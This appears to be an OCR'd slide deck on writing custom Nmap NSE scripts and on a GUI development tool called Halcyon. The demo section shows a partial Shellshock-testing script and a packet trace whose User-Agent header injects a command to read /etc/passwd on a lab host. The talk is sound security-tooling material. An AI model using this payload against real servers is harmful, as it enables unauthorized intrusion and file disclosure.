
Building Custom Network Scans

Sanoop Thomas
@s4n7h0

Inspiration

- Nmap – first infosec lessons
- Started learning NSE
- Wrote some NSEs
- Seems difficult to write lengthy scripts

Nmap in Movies



```
Nmap v 6.22
# nmap -v -T4 -A insecure.org scanme.nmap.org d0ze
31.3.3.7 sectools.org

Starting Nmap 4.20ALPHA8 ( http://Insecure.Org ) at
2006-10-05 13:29 PDT
Initiating Parallel DNS resolution of 2 hosts. at 13:29
Completed Parallel DNS resolution of 2 hosts. at 13:29,
0.00s elapsed
Initiating ARP Ping Scan at 13:29
Scanning d0ze [1 port]
Completed ARP Ping Scan at 13:29, 0.01s elapsed
(1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:29
Completed Parallel DNS resolution of 1 host. at 13:29,
0.00s elapsed
Initiating SYN Stealth Scan at 13:29
Scanning 2 hosts [1680 ports/host]
Discovered open port 22/tcp on 205.217.153.53
Discovered open port 22/tcp on 205.217.153.62
Discovered open port 22/tcp on 205.217.153.53
Discovered open port 80/tcp on 205.217.153.62
Discovered open port 80/tcp on 205.217.153.53
Discovered open port 53/tcp on 205.217.153.62
Discovered open port 53/tcp on 205.217.153.53 in
Completed SYN Stealth Scan against 205.217.153.53 in
25.94s (1 host left)
Completed SYN Stealth Scan at 13:30, 25.94s elapsed
(3360 total ports)
Initiating Service scan at 13:30
Scanning 6 services on 2 hosts
Completed Service scan at 13:30, 12.02s elapsed
(6 services on 2 hosts)
Initiating OS detection (try #1) against 2 hosts
Retrying OS detection (try #2) against 2 hosts
Initiating gen1 OS Detection against 205.217.153.53 at
41.875s
For OSScan assuming port 22 is open, 70 is closed, and
```

WAR10CK

F4RROLL: how bad you think?
WAR10CK: very
F4RROLL: ok


http://nmap.org/movies/

Nmap Script Engine

- Written in LUA
- Very light weight language
- Easy to learn and develop
- Challenges while NSE writing
  - Response string parsing
  - Prototypes are documented nmap.org/nsedoc
  - Normally developed in traditional text editors

Halcyon

- A Development Environment for NSE writing
- Supports language intelligence
- Features autocomplete code snippets
- Easy debugging and code modification
- After all, it's a GUI
- Available for free use
  - https://github.com/s4n7h0/Halcyon



☑ Verbose ☑ Packet Trace

192.168.167.164

80

path=/cgi-bin/status

/usr/local/share/nma
- acarsd-info.nse
- address-info.nse
- afp-brute.nse
- afp-ls.nse
- afp-path-vuln.ns
- afp-serverinfo.ns
- afp-showmount.r
- ajp-auth.nse
- ajp-brute.nse
- ajp-headers.nse
- ajp-methods.nse
- ajp-request.nse
- allseeingeye-info.

/Users/s4n7h0/Desktop/shellshock.nse

```lua

local shortport = require "shortport"
local http = require "http"

description = [[testing shellshock]]

author = "Sanoop"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"safe", "vuln"}

portrule = shortport.http

action = function(host, port)
     local path = ""
     if(nmap.registry.args.path) then path=nmap.registry.args.path end
     local options = {
          header = {
               Host = host.ip,
               Connection = 'close',
```

```
CONN (10.2709s) TCP localhost > 192.168.167.164:80 => Operation now in progress
Discovered open port 80/tcp on 192.168.167.164
Completed Connect Scan at 04:33, 0.00s elapsed (1 total ports)
Overall sending rates: 1522.07 packets / s.
NSE: Script scanning 192.168.167.164.
NSE: Starting runlevel 1 (of 1) scan.
NSE: Starting shellshock against 192.168.167.164:80.
Initiating NSE at 04:33
NSE: TCP 192.168.167.1:63116 > 192.168.167.164:80 | CONNECT
NSE: TCP 192.168.167.1:63116 > 192.168.167.164:80 | 00000000: 47 45 54 20 2f 63 67 69 2d 62 69 6e 2f 73 74 61 GET /cgi-bin/sta
00000010: 74 75 73 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f tus HTTP/1.1  Co
00000020: 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d nnection: close
00000030: 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 28 29 20  User-Agent: ()
00000040: 7b 20 3a 3b 7d 3b 20 65 63 68 6f 20 24 28 3c 2f { :;}; echo $(</
00000050: 65 74 63 2f 70 61 73 73 77 64 29 0d 0a 48 6f 73 etc/passwd)  Hos
00000060: 74 3a 20 31 39 32 2e 31 36 38 2e 31 36 37 2e 31 t: 192.168.167.1
00000070: 36 34 0d 0a 0d 0a                               64
```

Let’s Explore

Thanks

- Questions ?
- Suggestions ?

Sanoop Thomas

@s4n7h0